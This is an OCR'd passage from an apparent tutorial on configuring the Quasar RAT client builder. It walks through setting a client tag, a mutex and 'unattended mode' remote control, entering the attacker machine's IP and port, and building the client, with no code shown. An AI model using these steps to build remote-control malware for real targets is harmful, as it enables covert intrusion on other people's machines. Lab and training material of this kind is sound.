

Client Builder
Basic Settings
Connection Settings
Installation Settings
Assembly Settings
Monitoring Settings
Client Identification
You can choose a tag to identify your client.
Client Tag:
Office04
Process Mutex
A unique mutex ensures that only one instance of the client is running on the same system.
Mutex:
ad6631ee-6bf7-4a13-832f-aa31ea3b57b6
Random Mutex
Unattended mode
Activating the unattended mode allows remote control of the client without user interaction.
Enable unattended mode
Build Client



Client Builder
Basic Settings
Connection Settings
Installation Settings
Assembly Settings
Monitoring Settings
Client Identification
You can choose a tag to identify your client.
Client Tag:
Special_RAT
Process Mutex
A unique mutex ensures that only one instance of the client is running on the same system.
Mutex:
ad6631ee-6bf7-4a13-832f-aa31ea3b57b6
Random Mutex
Unattended mode
Activating the unattended mode allows remote control of the client without user interaction.
Enable unattended mode
Build Client


Once you specify the tag, click to configure the "connection settings". Here, set the IP address of the Attacker Machine (the machine you have compiled this Quasar RAT and on which Quasar server is running). You can change the listening port if you like or you can keep the default one. Click on "Add host" after setting these.




Keep the installation Settings, assembly settings and monitoring settings to default and build the client. To do this, click on "Build Client".






Client Builder
Basic Settings
Connection Settings
Installation Settings
Assembly Settings
Monitoring Settings
Assembly Information
Change Assembly Information
Product Name:
Description:
Company Name:
Copyright:
Trademarks:
Original Filename:
Product Version:
